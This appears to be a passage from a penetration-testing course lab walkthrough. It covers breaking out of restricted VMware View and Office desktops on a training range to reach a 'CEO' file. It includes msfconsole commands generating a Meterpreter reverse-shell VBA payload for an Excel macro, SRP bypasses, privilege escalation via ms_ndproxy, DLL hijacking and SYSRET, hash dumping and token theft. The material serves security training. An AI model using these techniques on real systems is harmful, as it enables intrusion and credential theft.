You should find that /home/tc/.vmware contains a view-preferences file, including a username and password in plaintext. You can also find this information in the /tmp/tcloop directories. You may also enable a "full" desktop by removing the "kill -9 $PIDBAR" in the .xsession file. If you pull the individual tcz files from a packet capture, you will see generic credentials as well. For now, the hardcoded credentials will be fine! The live file even tells you what protocol the credentials work with!

```
tc%box:~$ grep default ~/.vmware/view-preferences

view.defaultPassword = "Deadlist!"
view.defaultProtocol = "RDP"
view.defaultUser = "custom-XXX"
```

At this point, you can continue to use VMware View as intended, or hunt the target range for TCP port 3389, the default Microsoft Terminal Services (AKA Remote Desktop Services) to try the credentials there.




Choose Your Pwn Adventure

Remember, this is a game, play it how you would like to. E-mails, Restricted Desktops, or Infrastructure are your opportunities for getting deeper. If you are not getting where you want on that path, it is okay to Backtrack (pun intended) a little and try something else.

Try every means to explore (pun intended again) the restricted desktops. You may be able to use a Metasploit exploit on the office application. Maybe you can escape to a command shell and run a Metasploit payload manually (generate a met.exe like in previous exercises).


Get to the point you can identify the OS patch level. You may have local exploits at your disposal. Use the web browser to download exploits from Metasploit or anywhere on the LAN. You can download a SYSRET exploit for Windows from http://files.sec660.org/.



Gaining CMD on Office

Software Restriction Policies (SRP) prevent many things here, primarily blocking execution of c:\windows\system32\cmd.exe. You could use another shell, such as the limited command.com, upload your own cmd.exe to a different location, or copy the c:\windows\system32\cmd.exe on the victim to another location. Realistically, it is difficult to have a machine which is both usable and no command shell at all, just find a way to make it work.

Right-clicking in explorer.exe is also prevented. You have to use a different file browser (there's an alternative under C:\Program Files) or use the web-browser to download more tools.




Getting Meterpreter into Excel

Remember, the easiest way to escalate and escape is to leverage existing features. Since you have access to Excel, you could find an exploit for your specific version or simply load a payload into Excel. Metasploit can generate a Visual Basic for Applications (VBA) Meterpreter payload which can be loaded into a spreadsheet. Exploring your options with Metasploit can really pay off; some of the best features are not officially documented.

Depending on the version of Office you are loading the VBA code into, the precise keystrokes or menu options vary, so keep trying to gain access to the VBA/Macro functions. You could also generate an EXE Meterpreter, transfer it to the victim, and force it to execute via explorer dialogs just as you would execute cmd.exe or explorer.exe.

```
# msfconsole
msf> use payload/windows/meterpreter/reverse_tcp
msf> show options
msf> setg LHOST 10.10.75.102
msf> setg LPORT 10101
msf> generate -t vba -f met_rev.vba
msf> leafpad met_rev.vba &
```




Finding VBA in Excel

Depending on which version of Excel or Microsoft Office you find yourself using, enabling macros or VBA could be in different places. If you are lucky, the user already has menu items where you can get into the Visual Basic for Applications editor. If not, you should be able to modify the menu to find it. Try looking for "Customize" and "Menu", "Quick Access Toolbar" or "Ribbon". You may also find it under "Edit->Options".

Once you are able to view/edit or create a macro, you can create or overwrite a macro with the text from Metasploit. It will create a few functions, designed to automatically run under various conditions. Watch out for Paste errors (highlighted in red) which will keep the payload from running. You may have to correct line spacing for the continuing lines of shellcode. In Visual Basic, the underscore, "_", at the end of the line means the line continues (much like a backslash, "\ ", on a Linux shell). If the following line is blank, there is a syntax error, which would be highlighted in red.


Exit the VBA editor, exit excel, saving the document as an XLS file. Other file formats will not allow macros to be saved or ran. You still need to start a handler for Meterpreter on Kali before opening this new spreadsheet file.



Running Meterpreter

Start the exploit handler for the same payload you selected. Once the payload runs via VBA, you should get a connection back. The connection is pretty limited, however, you still need to escalate. The Meterpreter command getsystem fails in many situations. Metasploit still has features you can take advantage of, which you can find with a little exploration.

Meterpreter's getsystem doesn't always work, even if you are Administrator. You have a few options, however. You could trojan a backup JOB file by hand, just as we did in the VME escape exercise earlier. There is also a post exploitation module in Metasploit that makes this easy.




Escalating with Meterpreter on Windows 2003 Server

Start the exploit handler for the same payload you selected. Once the payload runs via VBA, you should get a connection back. The connection is pretty limited, however, you still need to escalate. The Meterpreter command getsystem fails in many situations. Metasploit still has features you can take advantage of, which you can find with a little exploration.

You can run some post-exploitation modules from inside the Meterpreter, in addition to a selection of scripts. Put this Meterpreter session into the background as you won't be using it manually anymore. Identify an appropriate module by using TAB completion in the older post/windows/escalate scope, as well as the newer exploit/windows/local scope. There is a UAC bypass that comes in handy for post-Vista machines as well.

Use the info command against any module that looks like a good candidate for escalation. In this list, you should see the exploit/windows/local/ms_ndproxy module, which happens to be a reliable path on Windows Server 2003. Be sure to use a different listening port than you used before. You should be able to see a second Meterpreter session. Interact with the new session and check your running permissions.




Escalating with Meterpreter on Windows 2008R2 Server

The Windows 2008R2 server is a little less protected with SRPs and GPOs, but it can be difficult to get past the strict file system permissions and UAC prompts.


This particular system allowed for a non-domain admin account to install packages (Principle of Least Privilege, but still failed overall!). There exists a powershell v1.0 path item that is writable by the Domain Users group. Windows comes with a service we can take advantage of: "ikeext". Domain Users can start and stop the service, but the real value to the attacker is something that doesn't exist on the box. This service, which runs as SYSTEM, tries to load a "wlbsctrl.dll" file. Since it does not exist, we can place a meterpreter in dll form anywhere in its PATH and we now have SYSTEM privileges.

Info on this technique, including common third-party applications that create the problem are here: https://www.htbridge.com/advisory/HTB23108



Escalated-Now What?

With SYSTEM privileges, you can do many things, you can steal password hashes, you can navigate the file system, even impersonate other users by tokens found in memory. It is always useful to navigate the file system looking for things to pilfer. If you see the CEO account, you might find the file you are looking for. If you don't see the CEO account, you can still steal the tokens from his account and use them to start new processes. The great thing about stealing tokens is you don't need to know their password. Any process using those impersonated tokens will be able to act on any object in Active Directory, such as another PC.




SYSRET Exploitation of Office2010

The Windows 2008r2 machine that is office2010.sec660.org is fairly hardened. One does not simply run cmd.exe on this machine. You could upload your own cmd.exe, but there is an easier way. You can find a sysret.rar file in the SEC660.2 folder in the Course files.

To use the SYSRET exploit, you need a process ID (PID) to escalate. You already have spawned an explorer.exe window, use SNMP to find your process ID remotely. If you don't make a copy of explorer.exe and name it uniquely, you will have to guess which explorer process is yours.

The SNMP public access will provide a process listing, including PID. Use your limited access to start the sysret.exe exploit, but specify a command-line option with -pid. You can create a one-line batch file that can do it, however. Create the BAT file that includes "sysret.exe -pid [PIDOFMYEXPLORER.EXE]" and run it. If successful, myexplorer.exe will be escalated to SYSTEM privileges.


At this point, run a meterpreter EXE payload (one from previous exercises will work if you have the same IP address on Kali) and you should have system privileges. Use the post exploitation modules such as smart_hashdump to collect as many credentials as possible. You can also use incognito to steal tokens from the CEO as he has applications running as well.



Bootcamp Solution Summary

You can use a variety of techniques to find the CEO's secret plans, but generally the easiest is as follows:

1. Break out of Linux VMware View Client software limited desktop. It's a Tinycore PXE delivered image that can be escaped by right-click terminal outside of View when you first pull up the interface, or by killing X windows with CTRL-BREAK.
    a) Find the domain credentials (username, password, and domain) from ~/.vmware configuration files
    b) Alternatively, you could sniff the TFTP files, decompress the files to see the generated username, password, and domain settings.
2. Break out of either Office 2003 on the Windows 2003 Server, or Office 2010 on the Windows 2008 Server
    a) 2003/2003 is 32 bit but more tightly constrained
    b) 2008/2010 is 64 bit which complicates tool defaults such as Meterpreter architecture.
    c) Might be able to escalate here, but most likely the best you get so far is the real IP address of the server.
3. Generate a Meterpreter payload, preferably as an EXE or VBA payload. Also start an exploit handler to receive the connection.
    a) Run Meterpreter EXE or copy-paste the VBA code into a macro-enabled workbook for execution.
    b) With an active Meterpreter session, try all post exploitation modules and scripts, especially windows/local/escalate modules
4. With escalated credentials, navigate to C:\users\CEO and pilfer My Documents, Desktop, etc.

